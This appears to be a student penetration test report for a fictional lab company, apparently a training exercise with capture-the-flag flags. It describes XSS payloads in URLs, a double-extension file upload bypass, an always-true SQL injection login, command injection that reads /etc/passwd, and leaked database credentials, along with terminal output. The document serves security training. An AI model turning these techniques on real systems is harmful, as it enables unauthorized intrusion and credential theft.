



# Cybersecurity

## Penetration Test Report

# Rekall Corporation

## Penetration Test Report

## Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

## Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

## Contact Information

Company Name	Skelton's CyberSec
Contact Name	Tracy Skelton
Contact Title	Owner/Pentester

## Document History

Version	Date	Author(s)	Comments
001	03/12/2023	Tracy Skelton	

## Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- There were weak levels of web app sanitation, which slowed the command injections and prevented few.

## Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Weak passwords/password policy
- Little security for user input validation
- Weak firewall settings
- Multiple open ports giving paths to potential exploit opportunities
- Found login creds. from Github, which allowed access

## Read Me:

This project was done in a group with John Wallace, and Jackson Long. We all contributed input on screenshots, remediation, and tactics.

## Executive Summary Day 1

### Web Application Summary

We began by targeting the web app & server. First, we exploited the “your name here” field, by using JavaScript to trigger an alert response. (figure 1)

The same exploit was used on the “Memory-Planner” entry field. (Figure 2)

The relatively same exploit is used in the “comments” page, but this attack “stores scripts” allowing users to unknowingly activate and pull data. (Figure 3)

## (Figure 1) Reflective cross-site scripting

The screenshot shows a Firefox browser window titled "Welcome - Mozilla Firefox". The address bar displays the URL "192.168.14.35/Welcome.php?payload=<script>alert()<%2Fscript>". The main content area shows the Rekall Corporation homepage with a red header featuring a large "R" logo and the text "REKALL CORPORATION". Below the header, there's a form asking "Begin by entering your name below!" with an input field containing "Put your name here" and a "GO" button. To the right, there are two sections: "Adventure Planning" (with a gear icon) and "Location Choices" (with a building icon). The "Adventure Planning" section contains the reflective payload: "Climb a mountain on Mars. Walkthrough a haunted mansion at midnight. Take part in a top secret spy mission." The "Location Choices" section contains: "Travel to any corner of the world: a tropical jungle, a booming metropolis, the deepest depths of the ocean!". At the bottom of the page, there's a footer with links for "Home", "About Rekall", "Welcome" (which is highlighted), "VR Planner", and "Login". A status bar at the bottom of the browser window indicates "Status: Running".

## (Figure 2 Reflective XSS)

The screenshot shows a Firefox browser window titled "Memory Planner". The address bar displays the URL "192.168.14.35/Memory-Planner.php?payload=<SC0P<script>alert()<%2FSC0P<script>Tu". The main content area shows the Rekall Corporation homepage with a red header featuring a large "R" logo and the text "REKALL CORPORATION". Below the header, there are three cards: "Secret Agent" (with a person silhouette icon), "Five Star Chef" (with a chef icon), and "Pop Star" (with a person icon). The "Five Star Chef" card has a larger image of a chef preparing food. Below the cards, the text "Who do you want to be?" is displayed. Further down, there's a form with an input field containing "<SC0P<script>alert()<%2FSC0P<script>Tu" and a "GO" button. The text "You have chosen alert(), great choice!" is shown above a "Congrats, flag 2 is ksndn99dkas" message. A status bar at the bottom of the browser window indicates "Status: Running".

## (Figure 3 Stored XSS)

The screenshot shows a Mozilla Firefox browser window with multiple tabs open. The active tab is titled "Welcome - Mozilla Firefox" and displays a web page from "192.168.14.35/comments.php". The page has a red header with the "REKALL CORPORATION" logo. Below the header, there is a large text area containing the message: "Please leave your comments on our website!" followed by "CONGRATS, FLAG 3 is sd7fk1nctx". A red box highlights the text "CONGRATS, FLAG 3 is sd7fk1nctx". At the bottom of the page, there is a table with columns "Owner", "Date", and "Entry". The table contains three entries:

#	Owner	Date	Entry
1	bee	2023-03-03 01:53:30	show me popup
2	bee	2023-03-03 01:55:10	test
3	bee	2023-03-03 01:56:26	\h1

Below the table, there are buttons for "Submit", "Add", "Show all", and "Delete". A status message at the bottom right says "Your entry was added to our blog!".



## (Figure 4 Output from Curl)

```
(root💀 kali)-[~]
└# curl -v http://192.168.14.35/About-Rekall.php
*   Trying 192.168.14.35:80 ...
*   Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 12 Mar 2023 22:34:05 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 nckd97dk6sh2
< Set-Cookie: PHPSESSID=tmdccqedvhvh4rlu7d543g8iv4; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Length: 7873
< Content-Type: text/html
<

<!DOCTYPE html>
<html style="font-size: 16px;">
  <head>
```

From the “VR-Planner” page, I created and uploaded a “test.jpeg.php” to both upload fields, bypassing the whitelist.

## (Figure 5 & 6)



Using a program called “dirb”, I scanned for “<http://192.168.14.35/passwords/>” (Figure 7), found a file with a user and password. (Figure 8) Then logged in to the server with the creds. (Figure 9) I also used SQL Inj. making a true statement to login with any password.

(Figure 7)

The screenshot shows a terminal window titled "root@kali: ~". It displays the output of the "dirb" command, which scans the URL "http://192.168.14.35/passwords/" for files. The output includes the start time (Sun Mar 12 18:57:19 2023), URL base, wordlist file, and generated words (4612). It lists three files found: "accounts", "web.config", and "wp-config". The end time is shown as Sun Mar 12 18:57:21 2023, with 4612 files downloaded and 3 found. A message at the bottom indicates that a file has been uploaded.

```
root@kali: ~
File Actions Edit View Help
root@kali: ~/Documents/day_1 x root@kali: ~ x

[root@kali ~]# dirb http://192.168.14.35/passwords/
DIRB v2.22
By The Dark Raver

START_TIME: Sun Mar 12 18:57:19 2023
URL_BASE: http://192.168.14.35/passwords/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


_____
GENERATED WORDS: 4612
_____
Scanning URL: http://192.168.14.35/passwords/
+ http://192.168.14.35/passwords/accounts (CODE:200|SIZE:26)
+ http://192.168.14.35/passwords/web.config (CODE:200|SIZE:7470)
+ http://192.168.14.35/passwords/wp-config (CODE:200|SIZE:1508)

END_TIME: Sun Mar 12 18:57:21 2023
DOWNLOADED: 4612 - FOUND: 3
[root@kali ~]# [root@kali ~]# Your image has been uploaded here. Congrats, flag 6 is fd2skd62hdd
```


(Figure 8) “wp-config”

```
└# curl http://192.168.14.35/passwords/wp-config
<?php
// ** MySQL settings ** //
define('DB_NAME', 'bwAPP');      // The name of the database
define('DB_USER', 'thor');        // Your MySQL username
define('DB_PASSWORD', 'Asgard'); // ... and password
define('DB_HOST', 'localhost');   // 99% chance you won't need to change this value
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');
```


(Figure 9)



(Figure 10) Highlighting the page shows the login creds.



In the search bar I added /robots.txt to Rekall's ending URL(Figure 11)



```
User-agent: GoodBot
Disallow:


User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /resources/
Disallow: /Flag9/dkdkdkdky23



```

Using the creds. from (Figure 10) you get sent to networking.php with a DNS check, I used the cmd cat vendors.txt


(Figure 12)



Using the same input I pulled info from “/etc/passwd” by cating “/etc/passwd” (Figure 13)



Successful login using “melina” and passwd “melina” obtained from /etc/passwd (Figure 14)



## Executive Summary Day 2

Using <https://centralops.net/co/DomainDossier.aspx> to pull sensitive info from the database.  
(Figure 15)

The screenshot shows a web browser window with the URL <https://centralops.net/co/DomainDossier.aspx>. The page title is "Domain Dossier". It displays the following information:

- Domain or IP address:** totalrecall.xyz
- Checkboxes (selected):** domain whois record, DNS records, traceroute, network whois record, service scan.
- User:** anonymous [20.10.233.30]
- Balance:** 32 units
- Buttons:** go, log in | account info, CentralOps.net
- Note:** Do you see Whois records that are missing contact information? Read about reduced Whois data due to the GDPR.
- Address lookup:** canonical name totalrecall.xyz, aliases, addresses 34.102.136.180
- Domain Whois record:** Queried whois.nic.xyz with "totalrecall.xyz"...
  - Domain Name: TOTALREKALL.XYZ
  - Registry Domain ID: D273189417-CNIC
  - Registrar WHOIS Server: whois.godaddy.com
  - Registrar URL: https://www.godaddy.com/...
  - Updated Date: 2023-03-06T14:04:27
- Search bar:** IP, Highlight All, Match Case, Match Diacritics, Whole Words, 1 of 7 matches

Output from "WHOIS"

(Figure 16)

The screenshot shows a web browser window with the URL <https://centralops.net/co/DomainDossier.aspx>. The page title is "totalrecall.xyz - Domain". It displays the WHOIS information for the domain totalrecall.xyz, which was queried from whois.godaddy.com. The information includes:

- Name Server: NS01.DOMAINCONTROL.COM, NS02.DOMAINCONTROL.COM
- Name Server: NS03.DOMAINCONTROL.COM
- Registrar: GoDaddy.com, Inc.
- Billing Email: Please query the WHOIS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.
- Registrar Abuse Contact Email: abuse@godaddy.com
- Registrar Abuse Contact Phone: +1.800.541.1515
- Registries: 100.25.100.100
- Creation Date: 2022-02-02T10:16:16Z
- Registrar Registration Expiration Date: 2024-02-02T23:59:59Z
- Registrar: GoDaddy.com, LLC
- Registrant: ZAKA 2022
- Registrant Abuse Contact Email: abuse@godaddy.com
- Registrant Abuse Contact Phone: +1.4066242505
- Registrant Organization: Alice's Sweet Treats & Confections Flagship Store
- Registrant City: Atlanta
- Registrant State/Province: Georgia
- Registrant Postal Code: 30309
- Registrant Country: US
- Registrant Phone: +1.7702229999
- Registrant Phone Ext:
- Registrant Fax Ext:
- Registrant Email: Select Contact Domain Holder link at <https://www.godaddy.com/whois/results.aspx?domain=totalrecall.xyz>
- Registry Admin ID: CR534569911
- Admin Name: sshafer.alice
- Admin Organization:
- Admin Street: 1000 Peachtree Street NW, Suite 1000
- Admin City: Atlanta
- Admin State/Province: Georgia
- Admin Postal Code: 30309
- Admin Country: US
- Admin Phone: +1.7702229999
- Admin Phone Ext:
- Admin Fax:
- Admin Email: Select Contact Domain Holder link at <https://www.godaddy.com/whois/results.aspx?domain=totalrecall.xyz>
- Registry Tech ID: CR534569910
- Fech Name: sshafer.alice
- Fech Organization:
- Fech Street: 1000 Peachtree Street NW, Suite 1000
- Fech City: Atlanta
- Fech State/Province: Georgia
- Fech Postal Code: 30309

Using “crt.sh” I was able to pull the certificate repository for totalrecall.xyz (Figure 17)

Certificates	crtLab ID	Logged At	Not Before	Not After	Common Name	Matching identities	Issuer Name
	6095278637	2023-02-03	2023-02-02	2023-05-03	flag3@zenwebhd.totalrecall.xyz	flag3@zenwebhd.totalrecall.xyz	C=AT,O=ZenSSL,CN=ZenSSL,RSA Domain Secure Site CA
